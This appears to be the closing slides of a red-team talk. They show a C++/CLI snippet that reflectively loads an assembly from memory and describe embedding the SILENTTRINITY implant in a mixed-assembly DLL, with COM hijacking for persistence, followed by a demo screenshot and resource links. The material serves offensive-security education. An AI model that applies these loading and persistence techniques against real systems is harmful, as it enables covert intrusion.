System::Reflection::Assembly^ a = System::Reflection::Assembly::Load(mdll);
a->GetType(cn)->GetMethod(mn)->Invoke(nullptr, arr);
```

Demo

- Use a MixedAssembly DLL to load SILENTTRINITY from memory
- The SILENTTRINITY DLL is embedded as a resource in our C++ DLL
  - Can also be downloaded into memory using WebClient
- Test with TestLoad.exe
  - Calls LoadLibrary on our DLL
- When used with COM, will execute whenever the GUID is used
  - We'll get another running implant on target
  - Results in regular persistence

MixedAssemblyLoader

File Home Share View

« user › Desktop › demos › MixedAssemblyLoader

Search MixedAssemblyLoader

Name	Date modified	Type	Size
DLLReflectionLoadTest.dll	3/19/2019 4:22 PM	Application extens	66 KB
DLLReflectionLoadTest.iobj	2/28/2019 5:16 PM	IOBJ File	187 KB
DLLReflectionLoadTest.ipdb	2/28/2019 5:16 PM	IPDB File	16 KB
TestLoad.exe	2/7/2019 5:02 PM	Application	9 KB

Quick access
- Desktop
- Downloads
- Documents
- Pictures
- Music
- OfficeXSLLoad
- Videos

OneDrive

This PC
- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)
- DVD Drive (D:) CCC

Network

4 items 4 items selected 276 KB

Windows PowerShell

```
PS C:\Users\user\Desktop\demos\MixedAssemblyLoader> .\TestLoad.exe_
```

Activate Windows
Go to Settings to activate Windows.

Type here to search

4:45 PM
3/19/2019

Questions?

- Sean Hopkins
  - Twitter: https://twitter.com/M0arC0ff33
  - GitHub: https://github.com/M0arC0ff33
- Shawn Edwards
  - Twitter: https://twitter.com/TheRealWover
  - GitHub: https://github.com/TheWover

Resources

- https://offsec.provadys.com/UAC-bypass-dotnet.html
- https://www.commonexploits.com/unquoted-service-paths/
- https://www.fuzzysecurity.com/index.html
- https://www.blackhillsinfosec.com/?p=5257
- https://twitter.com/harmj0y
- https://blog.harmj0y.net/
- https://subt0x11.blogspot.com/
- https://twitter.com/tiraniddo
- https://www.youtube.com/watch?v=dfMuzAZRGm4
- https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/